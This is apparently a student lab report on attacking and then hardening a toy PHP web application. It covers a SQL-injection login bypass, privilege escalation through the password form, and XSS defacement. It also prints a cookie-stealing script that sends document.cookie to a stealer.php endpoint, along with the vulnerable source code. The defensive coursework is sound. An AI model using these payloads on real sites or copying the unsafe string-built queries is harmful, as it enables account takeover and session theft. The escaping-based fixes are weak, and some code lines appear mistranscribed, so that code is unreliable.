The screenshot shows a browser window with the title "HTTP Header Live - Get this Ext!" and the URL "localhost:8888/CS5340-TOY-APPLICATION-2022/login.php". The page content is a "Please Sign In:" form with fields for "username" and "password". The "username" field contains "manvitha_attacker#" and the "password" field contains ".....". Below the form is a "Sign In" button. To the left of the form, there is a large box displaying the raw HTTP request and response headers. The request header includes "Accept-Encoding: gzip, deflate, br" and "Content-Type: application/x-www-form-urlencoded; charset=UTF-8". The response header shows "HTTP/1.1 200 OK" and various server details like Apache version 2.4.46 and PHP version 7.4.21. The body of the response shows the HTML for the sign-in page.

```
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost:8888/CS5340-TOY-APPLICATION
Cookie: user_details=Manvitha_attacker
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
GET: HTTP/1.1 200 OK
Date: Sat, 15 Oct 2022 04:12:57 GMT
Server: Apache/2.4.46 (Unix) mod_fastcgi/mod_fastcgi-
X-Powered-By: PHP/7.4.21
Set-Cookie: PHPSESSID=ikkhgchqnmbt04ee574gvub; pat
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1719
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
http://localhost:8888/favicon.ico
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost:8888/CS5340-TOY-APPLICATION
Cookie: PHPSESSID=ikkhgchqnmbt04ee574gvub
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
GET: HTTP/1.1 200 OK
Date: Fri, 07 Oct 2022 02:38:31 GMT
Server: Apache/2.4.46 (Unix) OpenSSL/1.0.2u PHP/7.4.2
Last-Modified: Fri, 01 Oct 2021 08:04:42 GMT
ETag: "47e-5cd4603fe7a80"
Accept-Ranges: bytes
Content-Length: 1150
Content-Type: image/x-icon
Clear Options File Save Record Data autoscroll
```

This allows the attacker to login the application with incorrect password i.e, any random password with the SQL injection that we have done.

The *login.php* file checks for the user and password but there is no defense check parameter to protect from SQL injection.

The code to fix this hack has been discussed below in the Defence mechanism section.

```

% login.php
manvithaaathmuri > Sites > localhost
1 < > manvithaaathmuri > Sites > localhost > CS5340-TOY-APPLICATION-2022 > login.php
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
<?php
require_once('header.php');
$error = $user = $pass = "";
if (isset($_POST['userlogin']))
{
    $user = $_POST['user'];
    $pass = $_POST['pass'];
    if ($user == "" || $pass == "") {
        echo "<div class='alert alert-danger' role='alert'>Not all fields were entered.</div>";
        echo $login_form;
    } else {
        $result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users
        WHERE username='$user' AND password='$pass' AND is_active=1");
        if ($result->num_rows == 0)
        {
            echo "<div class='alert alert-danger' role='alert'>Invalid login attempt.</div>";
            echo $login_form;
        } else
        {
            $row = $result->fetch_array(MYSQLI_ASSOC);
            $_SESSION['user'] = $row['username'];
            $_SESSION['uname'] = $row['uname'];
            $_SESSION['is_admin'] = $row['is_admin'];
            setcookie("user_details", $row['username'], time() + 3600 * 24);
            $uri = $_SERVER['REQUEST_URI'];
            $uri_tokens = explode("/", $uri);
            if ($uri_tokens[1] == "login.php") {
                echo("<script>location.href = 'board.php';</script>");
            } else {
                $redirect_uri = $uri_tokens[1] . "/board.php";
                echo("<script>location.href = '" . $redirect_uri . "';</script>");
            }
        }
    }
}

```

Task 2: Elevate user's account privileges

This SQL injection is a critical one where the attacker gets the privilege of Admin access.

Login as any ordinary user, here I have logged in with Attacker credentials since it is an ordinary user for now.

Now click on Change password and give the old password. For the new password, enter any new password and concatenate with the string '**is_admin=1**

The screenshot shows a browser window with multiple tabs open. The active tab is titled "CS5340 - Attacks" and displays a login page for "MANVITHA ATTACKER" with the role "Ordinary User". A green success message box says "Password has been changed." On the left, there's a sidebar with links: "View Messages", "Post Messages", "Search Messages", and "Logout". The main content area contains a form titled "Change Your Password:" with fields for "Old Password" (containing "Old Password") and "New Password". A blue "Change" button is at the bottom.

Once password is changed, logout and login with the new password created without string concatenation and Tada! The attacker's role has been changed from ordinary user to Administrator where he can manage the access of all the other members of this application.

The screenshot shows a browser window with the "CS5340 - Attacks" tab active. The page displays a "Members" section with a table of users:

Username	First Name	Last Name	Is Admin	Is Active	Action
user	Ordinary	User	NO	YES	Change Role Deactivate
Manvitha_attacker	MANVITHA	ATTACKER	YES	YES	Change Role Deactivate
Manvitha_victim	MANVITHA	VICTIM	NO	YES	Change Role Deactivate
Victim_Manvitha	MANVITHA	VICTIM	NO	YES	Change Role Deactivate
admin	Admin	User	YES	YES	Change Role Deactivate

To the left of the table, there's a sidebar with links: "Manage Members", "View Messages", "Post Messages", "Search Messages", and "Logout". On the far left, a sidebar shows the "HTTP Header Live" tool capturing network traffic. It lists several requests, including the initial login and the password change request, along with their corresponding headers and responses.

The attacker with Admin access can perform functionalities like deactivate/ change the roles of other members of application.

The current *changepassword.php* file is as shown below,

```
<?php
require_once('header.php');
if (!isset($_SESSION['user'])) {
    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';
    die('</div></div></html>');
} else {
    if (isset($_POST['change_password'])) {
        $old_password = $_POST['old_password'];
        $new_password = $_POST['password'];

        $result = queryMySQL("SELECT username, CONCAT_WS(' ', firstname, ' ', lastname) as uname, is_admin FROM users
                            WHERE username='suser' AND password='$old_password' AND is_active=1");

        if ($result->num_rows == 0) {
            echo '<div class="alert alert-danger" role="alert">Incorrect old password.</div>';
        } else {
            queryMySQL("UPDATE users SET password='$new_password' WHERE username='suser'");
            echo '<div class="alert alert-success" role="alert">Password has been changed.</div>';
        }
    }
    echo $password_form;
}
```

The code fix on this vulnerability has been explained in the below Defence mechanism section.

SECTION 3 – DEFENCE MECHANISMS

- a)
- Provide a description of the various defence mechanisms that can help mitigate the attacks showcased in this lab. Describe in detail the core ideas behind each of the defense mechanisms you describe.

One of the crucial logics that was missing in the present web application was Input Validation and SQL parameter check. These fixes are discussed in detail with relevant attack mitigation screenshots going further.

- Why do these attacks continue to plague today's web applications despite the existence of the defense mechanisms that you describe above?

For many companies' security has no priority until they encounter a breach. The primary functionality to be taken care of a company's security is Authentication and Authorization.


- Authentication means verifying that a user is the person they say they are.
- Authorization is nothing but providing permission or granting access to a specific resource to perform a particular action.

Anything that our application receives from an untrusted source must be filtered.

- b) Modify the application to ensure that it is immune to these attacks. Using screen shots as appropriate, demonstrate that the application cannot fall to these attacks.

Prevention from an XSS attack or HTML injection is by not returning the HTML tags to the client. As there was no input field validation, the server processes information and provides the response. According to the mentioned content-type, the browser detects the input and executes the server's response i.e, either script or HTML tag (i.e, image injection etc) without proper validation.

Thus, a function has been written in order to validate the inputs in the *functions.php* file.



The screenshot shows a code editor with two tabs: 'change password.php' and 'functions.php'. The 'functions.php' tab is active, displaying the following PHP code:

```
<?php
require_once('html_functions.php');

$dbhost = 'localhost';
$dbname = 'CS5340-TOY-APPLICATION';
$dbuser = 'root';
$dbpass = 'root';

$connection = new mysqli($dbhost, $dbuser, $dbpass, $dbname);

if ($connection->connect_error) {
    die("Fatal Error");
}

function queryMysql($query)
{
    global $connection;
    $result = $connection->query($query);
    if (!$result) {
        die("Fatal Error");
    }
    return $result;
}

function check_defence_Parameter($parameter)
{
    global $connection;
    return mysqli_real_escape_string($connection, $parameter);
}

function inputValidation($formData) {
    $formData = trim($formData);
    $formData = stripslashes($formData);
    $formData = htmlspecialchars($formData);
    return $formData;
}


function destroySession()
{
    $_SESSION = array();

    if (session_id() != "" || !isset($_COOKIE[session_name()]))
        setcookie(session_name(), "", time() - 2592000, '/');
    session_destroy();
}
```

This function **inputValidation** has been called in *search.php* file to validate the inputs so that it strips away HTML tags or expressions such as < and >. But it is dangerous because some

browsers may not interpret broken HTML so, we are converting all the characters to their escaped counterparts. Thus, any malicious script would not be executed.


Let us test the task 1 where we have carried out an XSS alert.




Observation:

As explained above, The **inputValidation** function validates every input by trimming the data, striping the data and by converting the HTML special characters (for example: the **<script>** tags is converted to **<script>**) so that the browser detects it as a string.

Similarly, defacing the web page by changing background color and background image can also be prevented as we are preventing HTML injections.



The screenshot shows a web browser window with multiple tabs open. The active tab is titled "CS5340 - Attacks". The URL is "localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?q=<script>document.body.style.backgroundColor='red'</script>". The page content displays a search interface with a sidebar on the left containing "View Messages", "Post Messages", "Search Messages", and "Logout". A search bar at the top right has the placeholder "Search for..." and a "Go!" button. The main area shows the search results: "Search Results for <script>document.body.style.backgroundColor='red'</script>". Below this, a message states "No search results found to be matching <script>document.body.style.backgroundColor='red'</script>".




The screenshot shows a web browser window with multiple tabs open. The active tab is titled "CS5340 - Attacks". The URL is "localhost:8888/CS5340-TOY-APPLICATION-2022/search.php?q=<script>document.body.style.backgroundImage='url('https://hips.hearstapps.com/hmg-prod/images/gettyimages-1185282377.jpg?resize=1200:*)'"</script>". The page content displays a search interface with a sidebar on the left containing "View Messages", "Post Messages", "Search Messages", and "Logout". A search bar at the top right has the placeholder "Search for..." and a "Go!" button. The main area shows the search results: "Search Results for <script>document.body.style.backgroundImage='url('https://hips.hearstapps.com/hmg-prod/images/gettyimages-1185282377.jpg?resize=1200:*)'"</script>". Below this, a message states "Error".

Stealing cookies prevention:

This web security vulnerability is about resource protection. Sensitive data such as user credentials should always be encrypted including in transit and at rest without any exceptions. We know that the passwords are being hashed using either crypto or hashing algorithms where they must not be weak. Cookies with sensitive data should always have a 'secure' flag on.

The simple way to reduce the exposure to this vulnerability is by virtually shredding the cookies if the sensitive data is not needed anymore.

Here we are using the same inputValidation function in the *post-message.php* file so that validation takes place while posting messages.



```
<?php
require_once('header.php');
if (!isset($_SESSION['user'])) {
    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';
    die('</div></div></html>');
} else {

    if (isset($_POST['post_message'])) {
        $message = inputValidation($_POST['message_text']);
        if ($message != "") {
            $time = time();
            queryMysql("INSERT INTO messages VALUES (NULL, '$user', '$message', $time)");
            echo '<div class="alert alert-success" role="alert">Message posted.</div>';
        }
    }

    echo $post_form;
}
```

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "localhost:8888/CS5340-TOY-APPLICATION-2022/post-message.php". The page content is a "Post Message" form. On the left, there's a sidebar with links: "View Messages", "Post Messages", "Search Messages", and "Logout". The main area has a title "Post Message:" and a text input field containing the following JavaScript code:

```
<script>
var i = new Image();
i.src = "http://localhost:8888/CS5340-TOY-APPLICATION-2022/stealer.php?cookie=" +
document.cookie
</script>
```

Below the input field is a blue "Post" button.

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "localhost:8888/CS5340-TOY-APPLICATION-2022/board.php". The page content shows a posted message. The sidebar on the left is identical to the previous screenshot. The main area displays the message with a timestamp and author:

Posted on Oct 15th, 2022 8:25pm by Manvitha_attacker

```
<script> var i = new Image(); i.src = "http://localhost:8888/CS5340-TOY-APPLICATION-2022/stealer.php?cookie=" + document.cookie </script>
```

Observation:

As explained above, the function **inputValidation** trims, strips and convert the HTML special characters so that the browser reads the input as string and post the message without executing the java script.

SQL injection mitigations:

Injections flaws can happen when we pass unfiltered data to the SQL server.

Protecting against injection is simply a matter of filtering the input and considering which senders can be trusted.

Below is the code fix done to mitigate the task 1 from section 2.

The function `mysqli_real_escape_string()` escapes the characters in a string which is written in a method `check_defence_Parameter()`. This fix has been done on functions.php file.

```

changepassword.php                                         functions.php
manvithaaathmuri > Sites > localhost
< > manvithaaathmuri > Sites > localhost > CS5340-TOY-APPLICATION-2022 > functions.php
.DS_Store
CS5340-TOY-APPLICATION-2022
.DS_Store
admin.php
board.php
changepassword.php
CS5340-TOY-APPLICATION.sql
css
functions.php
header.php
html_functions.php
images
index.php
login.php
logout.php
Manvitha.txt
members.php
post-message.php
search.php
signup.php
stealer.php
index.php

1 <?php
2
3 require_once('html_functions.php');
4
5 $dbhost = 'localhost';
6 $dbname = 'CS5340-TOY-APPLICATION';
7 $dbuser = 'root';
8 $dbpass = 'root';
9
10 $connection = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11
12 if ($connection->connect_error) {
13     die("Fatal Error");
14 }
15
16 function queryMySQL($query)
{
    global $connection;
    $result = $connection->query($query);
    if (!$result) {
        die("Fatal Error");
    }
    return $result;
}
17
18
19
20
21
22
23
24
25 function check_defence_Parameter($parameter)
{
    global $connection;
    return mysqli_real_escape_string($connection, $parameter);
}
26
27
28
29
30 function inputValidation($formData) {
    $formData = trim($formData);
    $formData = stripslashes($formData);
    $formData = htmlspecialchars($formData);
    return $formData;
}
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46

```

Now the `check_defence_Parameter()` method is used in `login.php` file to escape the characters '# in string that is injected to hijack the web application.


```

login.php                                         functions.php
manvithaaathmuri > Sites > localhost
< > manvithaaathmuri > Sites > localhost > CS5340-TOY-APPLICATION-2022 > login.php
.DS_Store
CS5340-TOY-APPLICATION-2022
.DS_Store
admin.php
board.php
changepassword.php
CS5340-TOY-APPLICATION.sql
css
functions.php
header.php
html_functions.php
images
index.php
login.php
logout.php
Manvitha.txt
members.php
post-message.php
search.php
signup.php
stealer.php
index.php

1 <?php
2 require_once('header.php');
3 $error = $user = $pass = "";
4
5 if (isset($_POST['userlogin'])) {
6
7     $user = check_defence_Parameter($_POST['user']);
8     $pass = check_defence_Parameter($_POST['pass']);
9
10    if ($user == "" || $pass == "") {
11
12        echo '<div class="alert alert-danger" role="alert">Not all fields were entered.</div>';
13        echo $login_form;
14    } else {
15
16        $result = queryMySQL("SELECT username, CONCAT_WS(' ', firstname, ' ', lastname) as uname, is_admin FROM users WHERE username='user' AND password='$pass' AND is_active='1'");
17
18        if ($result->num_rows == 0)
19        {
19            echo '<div class="alert alert-danger" role="alert">Invalid login attempt.</div>';
20            echo $login_form;
21        } else {
22
23
24            $row = $result->fetch_array(MYSQLI_ASSOC);
25
26            $_SESSION['user'] = $row['username'];
27            $_SESSION['uname'] = $row['uname'];
28            $_SESSION['is_admin'] = $row['is_admin'];
29            setcookie("user_details", $row['username'], time() + 3600 * 24);
30
31            $uri = $_SERVER['REQUEST_URI'];
32            $uri_tokens = explode("/", $uri);
33
34            if ($uri_tokens[1] == "login.php") {
35                echo "<script>location.href = 'board.php';</script>";
36            } else {
37                $redirect_uri = $uri_tokens[1] . "/board.php";
38                echo "<script>location.href = '" . $redirect_uri . "'</script>";
39            }
40        }
41    }
42
43
44
45
46

```

Result:



Prevention of Admin access to attacker:

The same method `check_defence_Parameter()` containing function `mysqli_real_escape_string()` checks for the characters and escapes them in string '`is_admin='1`' that is injected to obtain the Administrator access of the web application.

A screenshot of a code editor showing two files: `changepassword.php` and `functions.php`.

`changepassword.php` contains the following code:

```
<?php
require_once('header.php');
if (!isset($_SESSION['user'])) {
    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';
    die('</div></div></html>');
} else {
    if (isset($_POST['change_password'])) {
        $old_password = check_defence_Parameter($_POST['old_password']);
        $new_password = check_defence_Parameter($_POST['password']);

        $result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users
                            WHERE username='suser' AND password='$old_password' AND is_active=1");

        if ($result->num_rows == 0) {
            echo '<div class="alert alert-danger" role="alert">Incorrect old password.</div>';
        } else {
            queryMySQL("UPDATE users SET password='$new_password' WHERE username='suser'");
            echo '<div class="alert alert-success" role="alert">Password has been changed.</div>';
        }
    }
    echo $password_form;
}
```

`functions.php` contains the following code:

```
<?php
function check_defence_Parameter($str) {
    $str = mysqli_real_escape_string($GLOBALS['connection'], $str);
    return $str;
}
```

Result:

The screenshot shows a web browser window with multiple tabs open. The active tab is titled 'localhost:8888/CS5340-TOY-APPLICATION-2022/login.php'. The page content is a login form. On the left, there's a sidebar with 'Home', 'Signup', and 'Login' links. The main area has a pink error message box containing 'Invalid login attempt.' Below it is a form labeled 'Please Sign In:' with two input fields: one containing 'Manvitha_attacker' and another containing '....'. A blue 'Sign In' button is at the bottom.

- c) Two other attacks discussed in class but not included in this lab are clickjacking and the CSRF attack. Discuss defense mechanisms for these attacks.

Clickjacking:

Clickjacking is an attack that tricks user into clicking a webpage element that is either invisible or shown as another element. This can cause users to download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online without their consent.

This can be mitigated by

- Sending proper Content Security Policy (CSP) frame-ancestors directive response headers which instructs the browser to not allow framing from other domains.
- Defending with SameSite cookies.
- Employing defensive code in the UI to ensure that the current frame is the top-level window.

Cross-site Request Forgery (CSRF):

This is an attack that tricks a web browser into executing an unwanted action in an application to which a user is logged in. This results in unauthorized fund transfers, changed passwords and data theft including stolen session cookies.

To mitigate CSRF attacks,

- Log off web applications when they are not in use
- Do not allow browsers to remember passwords
- Avoid parallel browsing when an application is logged in.
- Double submission of cookies also blocks CSRF
 - It is like using unique tokens. Random tokens are assigned to both a cookie and a request parameter. The server then verifies that the tokens match before granting access to the application.